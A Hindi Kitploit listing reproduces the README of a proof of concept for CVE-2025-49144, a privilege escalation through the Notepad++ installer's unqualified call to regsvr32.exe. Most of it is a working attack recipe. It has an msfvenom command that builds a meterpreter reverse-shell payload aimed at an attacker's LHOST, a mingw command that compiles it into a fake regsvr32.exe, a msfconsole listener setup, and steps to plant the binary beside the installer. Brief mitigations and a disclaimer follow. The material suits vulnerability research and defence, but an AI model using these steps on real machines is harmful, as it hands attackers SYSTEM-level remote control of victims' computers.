
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/thetorjancaptain/cve-2025-49144_poc
विशेषाधिकार वृद्धिभेद्यता विश्लेषणशोषणपार्श्व आंदोलनपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षापेलोड डेवलपमेंटबाइनरी शोषण
साझा करें
GitHub
thetorjancaptain/cve-2025-49144_poc

CVE-2025-49144_PoC

CVE-2025-49144 PoC सुरक्षा शोधकर्ताओं के लिए परीक्षण और प्रयास करने के लिए।

रिपॉजिटरी देखें
8828861 साल पहलेKitploit द्वारा समीक्षित

CVE-2025-49144_PoC

PoC प्रवाह

📌 CVE-2025-49144 एक उच्च-गंभीरता वाली स्थानीय विशेषाधिकार वृद्धि भेद्यता है जो Notepad++ v8.8.1 और उससे पहले के संस्करणों के इंस्टॉलर में पाई गई है। यह भेद्यता इंस्टॉलेशन के दौरान अनियंत्रित निष्पादन योग्य खोज पथ व्यवहार से उत्पन्न होती है, जिससे स्थानीय हमलावर इंस्टॉलर के समान निर्देशिका में दुर्भावनापूर्ण निष्पादन योग्य फ़ाइलें रखकर SYSTEM-स्तरीय विशेषाधिकार प्राप्त कर सकता है।


⚙️ CVE कैसे काम करता है – चरण-दर-चरण:

🧱 1. इंस्टॉलर में क्या गलत हुआ?


Notepad++ इंस्टॉलर (v8.8.2 से पहले) कुछ घटकों को पंजीकृत करने के लिए regsvr32.exe को कॉल करता है — लेकिन यह पूरा पथ (जैसे C:\Windows\System32\regsvr32.exe) दिए बिना ऐसा करता है।

इसके बजाय, यह सिर्फ चलाता है:

regsvr32.exe some_dll

📂 2. विंडोज खोज पथ व्यवहार: जब किसी निष्पादन योग्य को पूर्ण पथ के बिना लॉन्च किया जाता है, तो विंडोज फ़ाइल खोजने के लिए एक विशिष्ट खोज क्रम का उपयोग करता है:

  1. वह फ़ोल्डर जहाँ से एप्लिकेशन लॉन्च किया गया था (जैसे, डाउनलोड)

  2. सिस्टम फ़ोल्डर (System32)

  3. विंडोज फ़ोल्डर

  4. वर्तमान कार्यशील निर्देशिका

  5. PATH पर्यावरण चर में पथ

इसलिए, यदि एक नकली regsvr32.exe को इंस्टॉलर के समान फ़ोल्डर (जैसे, डाउनलोड) में रखा जाता है, तो विंडोज वास्तविक से पहले इसका उपयोग करेगा।

💣 3. शोषण:

- हमलावर एक दुर्भावनापूर्ण regsvr32.exe को वैध Notepad++ इंस्टॉलर के समान फ़ोल्डर (जैसे, पीड़ित के डाउनलोड फ़ोल्डर) में रखता है।

- पीड़ित इंस्टॉलर चलाता है (यह सोचकर कि यह सुरक्षित है)।

- इंस्टॉलर regsvr32.exe को कॉल करता है, लेकिन उसी फ़ोल्डर से दुर्भावनापूर्ण को निष्पादित करता है — SYSTEM विशेषाधिकारों के साथ (क्योंकि इंस्टॉलर आमतौर पर व्यवस्थापक अनुमतियाँ माँगते हैं)।

- हमलावर का पेलोड अब NT AUTHORITY\SYSTEM के रूप में चल रहा है।

⚙️ पुनरुत्पादन के चरण:

  1. शेल कोड प्राप्त करें:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
  1. फ़ाइल "regsvr32_loader.c" डाउनलोड करें और इसे संपादित करें।
  2. उल्लिखित टिप्पणी में shellcode.txt से पूरा शेलकोड पेस्ट करें।
  3. regsvr32.exe में संकलित करें:
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
  1. meterpreter लिसनर तैनात करें:
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
  1. Notepad++ का एक भेद्य संस्करण डाउनलोड करें यानी 8.8.1 से पहले का, क्योंकि 8.8.1 अब स्वचालित रूप से अपडेट हो जाता है। PoC के लिए मैंने Notepad++ v8.6.8 का उपयोग किया है।
  2. फ़ाइल "regsvr32.exe" को विंडोज सिस्टम में notepad++ इंस्टॉलर के समान फ़ोल्डर में ले जाएँ, संभवतः डाउनलोड फ़ोल्डर में।
  3. Notepad++ इंस्टॉलर की स्थापना पूरी करें।

नोट: यह एक PoC है इसलिए विंडोज डिफेंडर और रीयल-टाइम सुरक्षा बंद करके परीक्षण किया गया।


✅ शमन

उपयोगकर्ताओं और व्यवस्थापकों को चाहिए:

  • Notepad++ v8.8.2 या बाद के संस्करण में अपग्रेड करें

  • सॉफ़्टवेयर इंस्टॉलेशन को विश्वसनीय व्यवस्थापकों तक सीमित रखें

  • AppLocker, WDAC, या सॉफ़्टवेयर प्रतिबंध नीतियों (SRP) का उपयोग करें:

    • उपयोगकर्ता-लेखन योग्य फ़ोल्डरों (जैसे, डाउनलोड) से निष्पादन अवरुद्ध करें
    • अनधिकृत पथों से regsvr32.exe जैसे अविश्वसनीय बाइनरी के निष्पादन को रोकें
    • निष्पादन योग्य के लिए कोड हस्ताक्षर लागू करें

सुरक्षा टीमों को नियमित रूप से इंस्टॉल पथों का ऑडिट करना चाहिए, लिखने की अनुमतियों की निगरानी करनी चाहिए, और आक्रमण सतह को कम करने के लिए इंस्टॉलर निष्पादन के दौरान व्यवहार का निरीक्षण करना चाहिए।


🏷️ लाइसेंस

MIT लाइसेंस — केवल शैक्षिक, अनुसंधान और रक्षात्मक उद्देश्यों के लिए निःशुल्क।


🤝 योगदान

पुल अनुरोधों का स्वागत है — पहचान में सुधार करें, सुविधाएँ जोड़ें, या सुधार सुझाएँ।


⚠️ अस्वीकरण

यह PoC केवल शैक्षिक और शोध उद्देश्यों के लिए है। इसे अपने जोखिम पर उपयोग करें। लेखक किसी भी दुरुपयोग या हुई क्षति के लिए जिम्मेदार नहीं है।


टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    350
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    292

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →





